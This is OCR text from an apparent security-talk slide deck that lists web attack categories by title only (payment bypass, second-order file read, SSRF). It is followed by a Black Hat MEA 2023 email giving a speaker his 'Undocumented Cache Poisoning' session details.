
ATTACKING PAYMENT INTEGRATION

Payment bypass




ATTACKING FILE STROAGE INTEGRATION

Local File Read Second order, Replace any file



ATTACKING FILE STROAGE INTEGRATION


Replace any file




ATTACKING FILE INTEGRATION

ATTACKING FILE UPLOAD INTEGRATION

SSRF Second order



black hat
MIDDLE EAST AND AFRICA



Black Hat MEA 2023: Your Briefing Sessions

3 attachments

HL

Hallewell, Luke <Luke.Hallewell@informa.com>

To: عبدالرحمن عبدالله

Cc: Barakat, Jad

Wed 04/10/23 08:17 AM

BHMEA23_Speaker_Template...
10 MB

Dear Abdulrhman,

I hope this email finds you well.

First, please find your briefing session details below*:
Undocumented Cache Poisoning
18:00-18:20, 14 November, Briefing Stage 1

Second, please meet **Jad Barakat**. They will be your main contact going forwards for Black Hat MEA.

Third, do find attached the presentation template. Please have this completed and returned by **31 October** so any final edits can be made with plenty of time before the event.

Fourth, if you would like to promote your participation with your network nice and quickly, please do use our partner platform INGO by clicking on this link.

Fifth, you will receive digital speaker badges via email link in the week before the event, which you can then access through our official Black Hat MEA application. You can also collect a physical badge from the venue's VIP/speaker entrance on each day of the event.

black hat
MIDDLE EAST AND AFRICA

https://app.ingo.me/Black_Hat_Middle_East_and_Africa_2023/Briefings/attendee2

#BHMEA23

Post to your feed. Invite your network. See who's going.

Share your excitement!


Post Preview


cybersecurity at the Briefings Stage.
Join me 14-16 November 2023 in Riyadh Front Exhibition & Conference Center (RFECC), Riyadh, Saudi Arabia.
https://app.ingo.me/q/jp4if .

